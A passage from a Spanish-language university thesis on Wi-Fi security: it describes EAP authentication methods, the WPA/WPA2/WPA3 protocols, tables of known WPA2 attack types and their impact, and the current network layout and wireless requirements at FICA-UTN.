Tal como se ilustra en la Figura 19 para una autenticación basada en EAP son necesarias tres entidades el suplicante que es el solicitante al acceso, el autenticador que es el dispositivo que provee acceso a la red y finalmente de un servidor de autenticación (AS) aquel que toma las credenciales del usuario o cliente y permite o deniega el acceso a la red basado en una base de datos de usuarios y políticas, por lo general se utiliza un servidor RADIUS) (Silvera, 2022).

Figura 19

Autenticación basada en EAP



Nota. Tomado de *CCNA*, por CCNA desde cero, 2022.

<https://ccnadesdecero.com/curso/autenticacion-basada-en-eap/>

- EAP-MD5

EAP-MD5 (Message Digest) es uno de los tipos de autenticación EAP que proporciona compatibilidad niveles básicos de EAP, esta autenticación no es recomendable para implementaciones WLAN debido a que puede permitir que se la contraseña del usuario sea obtenida, dado que se proporciona autenticación unidireccional es decir no hay autenticación entre la red y el cliente inalámbrico. Además, EAP-MD5 no proporciona medios para la obtención de claves dinámicas de privacidad equivalente por cable (WEP) por sesión (INTEL, 2021).

- EAP-LEAP

En el Protocolo de Autenticación Extensible Ligero el cliente debe proporcionar credenciales de nombre de usuario y contraseña, tanto el servidor de autenticación como el cliente intercambian mensajes que luego se cifran y devuelven. Es un tipo de autenticación EAP que se utiliza principalmente en WLAN Cisco Aironet. Cifra las transmisiones de datos utilizando claves WEP generadas dinámicamente y admite la autenticación mutua. Hoy en día LEAP ha quedado obsoleto, aunque los clientes y controladores inalámbricos todavía ofrecen LEAP no se debe usarlo (INTEL, 2021).

- EAP-FAST


En la Autenticación Flexible mediante Tunelización Segura las credenciales de autenticación se protegen pasando una credencial de acceso protegido (PAC) entre el servidor de autenticación y el solicitante. El PAC es una forma secreta de compartir generado por el servidor de autenticación y es utilizado para la autenticación mutua (CISCO, 2017).

EAP-FAST es una secuencia de tres fases:

- Fase 0: El PAC es generado o provisto e instalado en el cliente.
- Fase 1: Después el suplicante y el servidor de autenticación tienen que autenticarse entre ellos y se negocian un túnel TLS.
- Fase 2: El usuario final se autentica a través del túnel TLS para seguridad adicional.

- EAP-TLS

Este tipo de autenticación es el más usado debido a su compatibilidad con el protocolo de transporte seguro, la comunicación se la realiza mediante el uso de certificados emitidos para lo cual es necesario utilizar el tipo de conexión cliente-servidor, posterior se construye un túnel TLS para que el material de la clave de cifrado se intercambie de manera segura. Una de las desventajas que se tiene en EAP-TLS son la administración de certificados dado que se requiere en el servidor de autenticación y en cada dispositivo cliente tal como se observa en la Figura 20, junto con el servidor de autenticación cada cliente inalámbrico debe obtener e instalar un certificado, por lo que sería necesario implementar una infraestructura de clave pública (PKI) para proporcionar certificados de manera segura y eficiente, de igual manera revocar estos certificados cuando un cliente ya no deba tener acceso (Franco, 2022).

Figura 20*EAP-TLS*

Nota. Tomado de *Análisis De Factibilidad Del Uso De Autenticación Radius En Redes Wireless Mediante Validación De Usuario* (p.25), por Franco Enrique, 2022, Universidad de Guayaquil.

- EAP-PEAP

El modo protegido EAP utiliza una autenticación interna y externa, el servidor de autenticación presenta el certificado digital para autenticarse con el solicitante en la autenticación externa, una vez que el servidor de autenticación se encuentre satisfecho con la identidad del solicitante ambos construirán un túnel TLS que utilizará la autenticación del cliente interno o el intercambio de cifrado ilustrado en la Figura 21 (Franco, 2022).

Figura 21*EAP-PEAP-TLS*

Nota. Tomado de *Análisis De Factibilidad Del Uso De Autenticación Radius En Redes Wireless Mediante Validación De Usuario* (p.25), por Franco Enrique, 2022, Universidad de Guayaquil.

2.7.5. Protocolos de Seguridad Inalámbrica

2.7.5.1. WPA (Wi-Fi Protected Access)

El estándar de Acceso Inalámbrico Protegido fue desarrollado por la Wi-Fi Alliance, se encuentra basado en un borrador del estándar IEEE 802.11i, utilizado para la mejora de WEP en nivel de cifrado además de incorporar un método de autenticación (Solórzano, 2019). WPA hace uso de TKIP un protocolo capaz de gestionar las claves dinámicas, resolviendo de esta manera los problemas existentes en WEP. WPA adopta la autenticación mediante un servidor en que se almacenan las credenciales de los usuarios de la red, pero para evitar el uso de un servidor en la implementación de las redes inalámbricas se permite la autenticación mediante una clave precompartida en la cual se requiere introducir la misma contraseña en todos los equipos de la red (Lamiño, 2021).

- WPA-PSK consiste en un sistema de claves compartidas, la clave está formada entre 8 y 63 caracteres, siendo un entorno fácil de utilizar recomendado para ambientes familiares o empresas pequeñas, pudiendo conectarse si se tiene la contraseña de red.
- WPA-Empresarial este es un sistema más complejo haciendo uso empresas grandes con redes inalámbricas, funciona mediante el uso de un usuario y contraseña o sistemas de certificados, utilizado con servidores de gran potencia para la gestión.

2.7.5.2. WPA2

La enmienda IEEE 802.11i definió WPA2 basada en capacidades de seguridad robusta (RSN), todos los dispositivos con certificación Wi-Fi WPA2 deben ser compatibles con la encriptación dinámica CCMP/AES, además de que es compatible con versiones anteriores para TKIP y WEP, sin embargo, estos métodos se encuentran desactualizados y por lo tanto no deben usarse. WPA2 soluciona los problemas de vulnerabilidades de su antecesor agregando mayor seguridad (Coleman & Westcott, 2021).

La Wi-Fi Alliance especifica dos métodos para la autorización de usuarios y dispositivos para las WLAN:

- WPA2-Empresarial requiere compatibilidad con la seguridad de control de acceso basada en puertos 802.1X.
- WPA2-Personal que utiliza el método de contraseña menos complejo para el uso doméstico y está basado en la autenticación PSK.

2.7.5.3. WPA3

El Wi-Fi Protected Access 3 define mejoras a las capacidades en seguridad de WPA2 para las radios 802.11, además admite nuevos métodos de seguridad, no permite protocolos obsoletos y requiere el uso de protección de tramas de administración (MFP) utilizado para el mantenimiento de la capacidad de recuperación de redes de misión crítica (Wi-Fi Alliance, 2020). WPA3-Personal aprovecha la autenticación simultánea de iguales (SAE) que reemplaza el método de autenticación de clave precompartida (PSK) esto para proteger a los usuarios contra ataques maliciosos para adivinar las contraseñas. WPA3-Empresarial ofrece una fuerza criptográfica de 192 bits (Fernández, 2018).

▪ WPA3-Personal

El cambio más significativo realizado por WPA3 con respecto a su antecesor es el cambio de la autenticación PSK por la autenticación SAE, siendo resistente a los ataques de diccionario fuera de línea, mejora la seguridad de los usuarios inalámbricos domésticos y entornos donde 802.1X no es una opción. A nivel de usuario no tiene ningún cambio significativo, es más imperceptible a su ojo (Coleman & Westcott, 2021). Se sigue utilizando una contraseña para la conexión con la diferencia que el protocolo SAE protege esta frase de contraseña de una manera más robusta contra los ataques de diccionario de fuerza bruta. WPA3-Personal tiene dos modos de funcionamiento:

➤ WPA3-Solo Personal

En este modo se tiene la autenticación SAE en lugar de la autenticación PSK, además este modo está habilitado cuando el Access Point y los dispositivos de los clientes sean compatibles con el protocolo WPA3, además es requerido la protección de marco de administración (MFP) tanto para los AP's y para los clientes que operan en este modo (Dijksman et al., 2021).

➤ WPA3-Personal Transición


Este modo permite a los usuarios una retrocompatibilidad con versiones anteriores como WPA2-Personal, permitiendo a los clientes que usen WPA2-Personal todavía puedan conectarse al mismo SSID que los clientes WPA3-Personal. En este caso los clientes usan la misma contraseña para la conexión, pero los clientes WPA2 con autenticación PSK y los clientes WPA3 con autenticación SAE (Coleman & Westcott, 2021).

Debilidad del modo de transición WPA3. Al momento de utilizar el modo de configuración de transición en WPA3 es lógico que también hereda las debilidades de protocolos anteriores, dado que se utilizará este modo ampliamente para la compatibilidad, es decir los dispositivos WPA2 aún son susceptibles a ataques de fuerza bruta fuera de línea, por lo que una contraseña podría verse comprometida por un atacante experto para conseguir el acceso ilegalmente (Kallel & Cuppens, 2020). Además, el uso de este modo tanto en WPA3-Personal como en WPA3-Empresarial significa que los clientes heredados probablemente no se encuentren usando MFP (Coleman & Westcott, 2021).

En la Figura 22, se puede observar cómo los administradores pueden optar por habilitar o deshabilitar el modo de transición WPA3-Personal, sin embargo, es probable que el modo de transición se utilice mucho debido a la gran cantidad de clientes que se admiten con la seguridad WPA2 (Coleman & Westcott, 2021).

Figura 22

WPA3



Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 759), por Coleman y Westcott, 2021, SYBEX.

- WPA3-Empresarial

A diferencia de WPA3-Personal, en WPA3-Empresarial todavía se aprovecha 802.1X/EAP para realizar la autenticación, es decir la autenticación a nivel empresarial sigue siendo la misma, pero presenta dos mejoras principales como la compatibilidad con MFP y un modo criptográfico mejorado (Coleman & Westcott, 2021). WPA3-Empresarial define tres modos de funcionamiento:

- WPA3-Solo para Empresas

Para este caso la autenticación 802.1X/EAP utilizada es la misma, sin embargo, este modo puede estar habilitado en el caso de todos los clientes sean compatibles con WPA3, dado que se necesita la protección de marco de administración (MFP) tanto en clientes como en la configuración del AP (Coleman & Westcott, 2021).

- WPA3-Empresarial Transición

En este modo de transición es permitido la compatibilidad con versiones anteriores de WPA2-Empresarial, permitiendo de esta manera la conectividad de clientes WPA2-

Empresarial con el mismo SSID que los clientes WPA3-Empresarial. La autenticación 802.1X/EAP sigue siendo la misma y se sigue utilizando MFP (Coleman & Westcott, 2021).

➤ WPA3-Empresarial 192 bits

Este modo puede ser implementado en entornos empresariales sensibles como requisitos de seguridad más elevados y así proteger las redes Wi-Fi como el gobierno, la defensa e industria. Este modo es opcional que utiliza protocolos de seguridad de fuerza mínima de 192 bits con herramientas criptográficas mejoradas para proteger los datos confidenciales (Coleman & Westcott, 2021). En este modo se presentan los siguientes requisitos:

- GCMP/AES de 256 bits para cifrar tramas de datos en lugar de CCMP/AES estándar cifrado de 128 bits.
- Se requiere protección del marco de administración (MFP).
- EAP-TLS se utiliza como protocolo de autenticación.

Los siguientes requisitos adicionales se aplican a todos los modos de WPA3-Empresarial:

- La seguridad WPA heredada no es compatible.
- No hay soporte compatible con versiones anteriores para WEP o TKIP.

Otro componente importante en WPA3 es la compatibilidad con la transición BSS rápida (FT), también denominada mecanismos de itinerancia o roaming seguro rápido 802.11r. Dado que los mecanismos FT se encuentran relacionados con la seguridad, es considerado como un componente de certificación opcional para todos los dispositivos WPA con certificación Wi-Fi (Coleman & Westcott, 2021).

WPA3 continúa en constante progreso, actualizaciones recientes de WPA3-Empresarial incluyen validaciones de certificados de servidor para clientes que usan métodos EAP-TTLS, EAP-TLS, EAP-PEAPv0 y EAP-PEAPv1. La validación del certificado del servidor WPA3-Empresarial requiere que el dispositivo cliente valide el certificado del servidor RADIUS antes de que se pueda acceder a la red, esto ayuda a prevenir ataques de intermediarios (Coleman & Westcott, 2021).

2.7.6. Vulnerabilidades de WPA2

WPA2 a pesar de ser el protocolo por excelencia en seguridad en las redes inalámbricas actuales y ser ampliamente utilizado en el mundo, no se encuentra exento de posibles ataques y vulnerabilidades potenciales capaces de quebrantar el protocolo. Estas debilidades se abarcan en la Tabla 4 conocidas referentes al protocolo WPA2 conocidos hasta la fecha, con un total de dieciséis de los cuales se puede obtener las credenciales de acceso y de esta manera obtener datos importantes del usuario mediante ataques de fuerza bruta o ataques de diccionario contra contraseñas débiles, algunas de estas son más complicadas como la explotación de fallos en procesos de autenticación, incluso se puede exponer la red a ataques de suplantación llegando a la interceptación y manipulación del tráfico existente en la red (János & Barnabás, 2018).

Tabla 4

Vulnerabilidades de WPA2

N°	Ataque	Impacto del ataque
1	Ataque de reinstalación de clave (KRACK)	Intercepción y manipulación del tráfico entre el cliente y el AP.
2	Ataque de diccionario	Obtención de contraseñas.
3	Ataque de fuerza bruta	Obtención de contraseñas.

4	Ataque de reautenticación	Exposición de tráfico cifrado a potenciales ataques.
5	Ataque de suplantación (Rogue AP)	Intercepción y manipulación del tráfico de la red.
7	Ataques de inyección y manipulación de tráfico	Inyección de paquetes maliciosos y manipulación.
8	Ataques de fuerza bruta basados en handshake	Captura del handshake entre el cliente y el AP.
9	Ataques de detección de reconexión (Reassociation Detection Attacks)	Degradación de la calidad de conexión o interrupción de la comunicación.
10	Ataques de desautenticación y desasociación	Desautenticación y desasociación de dispositivos legítimos.
11	Ataques de captura y reenvío	Captura de tráfico cifrado y reenvío.
12	Ataque de inundación de tramas beacon/probe	Congestión de la red, agotamiento de recursos y DoS
13	Ataque de sniffer de paquetes	Monitoreo de la actividad
14	Ataque de suplantación MAC	Falsificación de dispositivo autorizado

Nota. Tomado de *A Wireless Intrusion Detection System for 802.11 WPA3 Networks* (p. 2), por Dalal Y Gupta et al., 2021.

2.7.7. WPA2 vs WPA3

Gracias a la evolución de las tecnologías de seguridad en redes inalámbricas ha llevado a Wi-Fi Alliance a la introducción de un nuevo protocolo conocido como WPA3 con mejoras significativas referente a su predecesor, y como se explica en el apartado anterior WPA2 consta de ciertas vulnerabilidades por lo que surge tener un protocolo más robusto el cual aborde de mejor manera la protección en áreas claves y agregando una capa adicional de seguridad una de la cuales es el cambio de método de autenticación dado que WPA2 utiliza el

intercambio de claves precompartidas (PSK) por lo que si el usuario utiliza una contraseña débil con un ataque de fuerza bruta o de diccionario puede ser descubierta fácilmente, en contraste WPA3 utiliza la autenticación simultánea de iguales (SAE) o también conocido como Dragonfly el cual protege a los clientes contra ataques de adivinanza de contraseñas ofreciendo una autenticación más sólida sin importar que la contraseña del usuario sea débil.

De igual manera WPA3 implementa contramedidas hacia ataques de desautenticación y reautenticación entre dispositivos y el AP, dado que WPA2 ha demostrado ser susceptible hacia estos ataques lo que abre la puerta a más ataques de intermediario, siendo incluso que WPA3 proporciona un cifrado mucho más fuerte y protección individualizada para cada dispositivo conectado a la red lo que se traduce a que si un dispositivo en la red se ve comprometido no se pondrá en riesgo a toda la red sino solamente al dispositivo.

Por lo que se tiene una tabla comparativa entre las vulnerabilidades de WPA2 y si en WPA3 se puede realizar los diferentes ataques, tal como se ilustra en la Tabla 5 se tiene una lista de ataques posibles a los protocolos de seguridad los cuales producen diferentes tipos de impacto en la red como denegación de servicio, suplantación de identidad, obtención de contraseñas o información, interceptación de datos y retransmisión, teniendo como resultado que el nuevo protocolo de autenticación tiene mucha mayor seguridad y teniendo en la mayoría de vulnerabilidades inmunidad (Dalal et al., 2021).

Tabla 5

Comparativa de vulnerabilidades de WPA2 y WPA3

N°	Ataque	Impacto del ataque	WPA2	WPA3
1	Ataque DoS (Denial of Service)	Denegación de servicio	Si	Inmune

2	Sniffer de paquetes	Monitoreo o captura del tráfico en la red	Si	Si, pero tiene SAE
3	Suplantación de MAC	Suplantación de identidad en la red	Si	Si
4	Ataques de diccionario	Obtención de contraseñas e información	Si	Imposible
5	Ataques de fuerza bruta	Obtención de contraseñas e información	Si, pero tomará tiempo	Si, pero tomará décadas
6	Desautenticación por fuerzas externas	Interrumpir comunicaciones y permitir al cliente asociarse a un AP no autorizado	Posible	No es posible
7	Ataques KRACK	Captura y descripta comunicaciones confidenciales	Si	No
10	Ataque de repetición	Interceptar datos y retransmitir	IV Secuencia	Muy fuerte IV Secuencia
11	Ataques Evil Twin	Obtención de claves y credenciales	Si	Imposible
12	Ataques contra WPS	Obtención de información	Si	No

Nota. Tomado de *WLAN Security Protocols and WPA3 Security Approach Measurement Through Aircrack-ng Technique* (p. 29), por Baray y Kumar, 2021, IEEE.

3. CAPÍTULO 3: DESARROLLO EXPERIMENTAL

En el capítulo anterior se consolidó un estado del arte sólido como un comienzo para el análisis del nuevo protocolo de autenticación WPA3, así como de las vulnerabilidades encontradas en el transcurso del tiempo desde su salida oficial, se utilizará la etapa de hacer en este capítulo dado que se realizará en un ambiente controlado y a pequeña escala con actividades necesarias para mejorar la seguridad realizando medidas de calidad y se recopilan los datos correspondientes. En este capítulo se pretende dar criterios de diseño adecuados para analizar más a fondo cada una de ellas con el fin de dar posibles soluciones y tener una seguridad robusta para definir un acceso seguro a los usuarios de la red universitaria.

3.1. Metodología de la Investigación

En este proyecto se utiliza el ciclo Deming (PHVA) en la que cada etapa depende de la anterior por lo que se tiene un proceso progresivo que se enfoca en la solución de problemas y el continuo mejoramiento identificando las fallas existentes, al final replanteando un nuevo diseño de seguridad que anule el actual problema evitando que vuelva a repetirse consiguiendo resultados favorables basados en la mejora continua y la innovación. En este capítulo está enfocado en la etapa de hacer ya que se pondrá a prueba el nuevo protocolo de autenticación WPA3 realizando pruebas necesarias para ganar eficacia y de esta manera lograr corregir fácilmente los posibles errores, además esto se lo realizará en ambientes controlados sin que se vea afectada las operaciones de la universidad, siendo lo más importante en esta etapa el recolectar la información de las pruebas, necesarias para la siguiente etapa del proyecto.

3.2. Estado Actual de la Red

En este momento, la UTN oferta treinta y seis carreras de grado distribuidas en cinco unidades académicas: Facultad de Ingeniería en Ciencias Aplicadas (FICA), Facultad de Ciencias Administrativas y Económicas (FACAE), Facultad de Educación Ciencia y

Tecnología, (FECYT), Facultad de Ciencias Agropecuarias y Ambientales (FICAYA), y Facultad de Ciencias de la Salud (FCCSS). También cuenta con el Instituto de Posgrado, el cual oferta varios programas de maestría (UTN, 2023).

La red actual de la UTN consta de un diseño jerárquico para optimizar el ancho de banda, esto para que el tráfico de red se mantenga a un nivel local y no se propague innecesariamente, este modelo consta de tres capas diferentes una capa de núcleo, una capa de distribución y una capa de acceso tal como se observa en la Figura 23.

La capa de núcleo representa la capa troncal de alta velocidad entre las redes dispersas aquí se tiene un router de borde que se encuentra ubicado en el Edificio Central suministrado por el proveedor de internet Telconet que va conectado a un switch 3750 a su vez conecta a un firewall CISCO ASA 5520 el cual interconecta a un switch NEXUS 5548 que da conectividad a los servidores y a un equipo EXINDA 4761 que se encarga de administrar el ancho de banda.

La capa de distribución se utiliza para enviar el tráfico de una red local hacia otra, aquí se tiene un switch de núcleo primario SW 4510 que está conectado a un switch de núcleo secundario SW 4503 ambos ubicados en el edificio central utilizados para la propagación de VLANs.

La capa de acceso es la encargada de proporcionar la conectividad a los usuarios, en esta capa se tiene dos equipos de conmutación SW 4506 ubicados en la facultad de ingeniería en ciencias aplicadas y otro en la facultad de ciencias administrativas y económicas. Tres equipos de conmutación SW 3850 ubicados en la facultad de ciencias de la salud otro en la facultad de educación, ciencia y tecnología y el último en la facultad de ingeniería en ciencias agropecuarias y ambientales. Un equipo de conmutación SW 3750 en el edificio de postgrados. Cuatro equipos de conmutación SW 2960 ubicados en el instituto de educación

3.3. Requerimientos de la Red Inalámbrica

Los requerimientos de una red inalámbrica en un entorno universitario deben garantizar una cobertura amplia, ancho de banda suficiente, seguridad robusta, fiabilidad, escalabilidad y administración sencilla. Estos requerimientos son esenciales para satisfacer las necesidades y expectativas de la comunidad educativa, que requiere conectividad inalámbrica de alta calidad para el aprendizaje, la investigación y la comunicación. En la Tabla 6 se observan los requerimientos de la red con una prioridad la cual puede variar según las necesidades específicas de la institución y del entorno, y que deben ser analizados cuidadosamente para poder diseñar e implementar una red inalámbrica óptima.

Tabla 6

Tabla de requerimientos

N°	Requerimiento	Descripción	Prioridad
1	Conexión a la red troncal	Permite la interconexión de equipos de red por lo tanto brinda servicios a la red inalámbrica.	Esencial
2	Estándar	Son un conjunto de especificaciones técnicas y reglas que rigen la comunicación y la interoperabilidad entre dispositivos y sistemas de comunicación inalámbrica.	Esencial
3	Rendimiento	Es la calidad de servicio desde el punto de vista del usuario inalámbrico.	Esencial

4	Área de cobertura	Área geográfica en la que se dispone el servicio de red.	Esencial	
5	Número de nodos	Puntos de conexión de varios dispositivos de red.	Esencial	
6	Seguridad	Permite la protección necesaria a la red inalámbrica de un atacante.	Esencial	
7	Roaming	Permite cambiar automáticamente de una red inalámbrica débil a una más fuerte.	Esencial	
8	Crecimiento a futuro	Permite el acceso inalámbrico a nuevos usuarios o estudiantes que ingresen a la facultad.	Opcional	
9	Vulnerabilidades	Ataque Krack	Filtra información sobre la contraseña	Esencial
		Ataque de Fuerza Bruta Basado en Handshake	Obtención de credenciales	Esencial
		Ataque Evil Twin	Robo de información	Esencial
		Ataque Rogue AP	Robo de contraseñas	Esencial
		Ataque de Diccionario y Fuerza Bruta	Obtención de credenciales	Esencial
		Ataque de Desautenticación y Desasociación	Genera denegación de servicio	Esencial


		Ataque de Inyección y Manipulación de Tráfico	Alteración de información	Esencial
		Ataque de Inundación de Tramas beacon/probe	Genera confusión a los clientes al tratar de encontrar el AP legítimo	Esencial
		Ataque de Captura y Reenvío	Intercepción de tráfico	Esencial
		Ataque de Sniffer de Paquetes	Intercepción y monitoreo	Esencial
		Ataque de Suplantación MAC	Suplantación de identidad	Esencial

3.3.1. *Conexión a la Red Troncal*

La red cableada regida por la norma IEEE 802.3 es la columna vertebral de la red inalámbrica ya que es la que interconecta los dispositivos ayudando a brindar servicios en espacios de gran tamaño como universidades, la infraestructura de la red cableada se debe encontrar en óptimas condiciones de tal forma que al implementar la red inalámbrica proporcione movilidad y flexibilidad a los usuarios inalámbricos, esto debido a que el rendimiento de la red inalámbrica va a depender de la red cableada ya instalada en la universidad tal como se puede observar en la Figura 24 y Figura 25 se tiene la topología física y lógica de la red de la FICA-UTN, en la que se tiene un equipo de conmutación SW QPCom el cual va conectado a los enlaces de radio que brindan el servicio de red inalámbrico.

Figura 24


Topología física FICA-UTN



Nota. Tomado de la Dirección de Desarrollo Tecnológico e Informático

Figura 25

Topología lógica FICA-UTN



Nota. Tomado de la Dirección de Desarrollo Tecnológico e Informático

3.3.2. *Estándar*

El estándar va a definir los protocolos de transmisión, frecuencias de operación, modulación, seguridad y otros aspectos relacionados con la transmisión de datos y la conectividad inalámbrica. Al utilizar 802.11ac o Wi-Fi 5 en el proyecto se puede tener velocidades teóricas de 1300 [Mbps], además este estándar trabaja con la banda de 5 [GHz] alcanzando mayores velocidades de trabajo, aunque a un mayor distanciamiento menor rendimiento, esto dependerá de la modulación utilizada y de los flujos espaciales que son la cantidad de datos únicos que puede transmitir un AP.

3.3.3. *Rendimiento*

El rendimiento de la red va referenciado a la calidad del servicio que debe tener el usuario inalámbrico al usar la red, este rendimiento va acompañado de diferentes factores para su medición como lo es el ancho de banda, velocidad y la disponibilidad además de esto va a depender de la cantidad de usuarios inalámbricos que se tengan al mismo tiempo, actualmente la facultad consta con un número de estudiantes que se puede observar en la Tabla 7, pero no siempre se encuentran utilizando la red al mismo tiempo por lo que el promedio de personas que utilizan la red inalámbrica en la FICA se puede observar en la Figura 26 tomado en una hora por la mañana en el transcurso de un día normal de clases en un período académico, o como también se puede observar en la Figura 27 se tiene un pico máximo de 600 clientes aproximadamente.


Tabla 7

Número de estudiantes FICA

Facultad	Género	Nro. Estudiantes
FICA	Femenino	426
---	Masculino	1509
TOTAL	---	1935

Figura 26


Clientes simultáneos FICA



Nota. Tomado de la Dirección de Desarrollo Tecnológico e Informático

Figura 27

Contador de clientes sobre el tiempo



Nota. Tomado de la Dirección de Desarrollo Tecnológico e Informático

Al momento de proveer un servicio de internet se verifica las necesidades del usuario, como se observa en la Figura 28, donde se tiene que el mayor porcentaje de uso en la tecnología estandarizada SSL con un 39.58% que permite cifrar el tráfico de datos entre un navegador web y un sitio web, protegiendo así la conexión, la necesidad de acceder a la red para redes sociales se lleva un 11.52% de uso, como fuente de información con un 7.41%, para servicios de streaming o videos en general con un 7.02%, servicios de Microsoft con un

5.06% y otros servicios ocupando el resto, esto sirve como una pauta para las prioridades y limitaciones de uso de ancho de banda para los usuarios de la red inalámbrica de la facultad.

Figura 28

Tipo de tráfico en la red

Solicitud	Uso(%)	Uso	Recibió	Enviado
SSL	39.58	10,0 GB	606,6 MB	9.4GB
Facebook	7.54	1.9 GB	73,7 MB	1,8 GB
Servicio de actualización de Microsoft Windows	5.88	1,5 GB	20,9 MB	1,5 GB
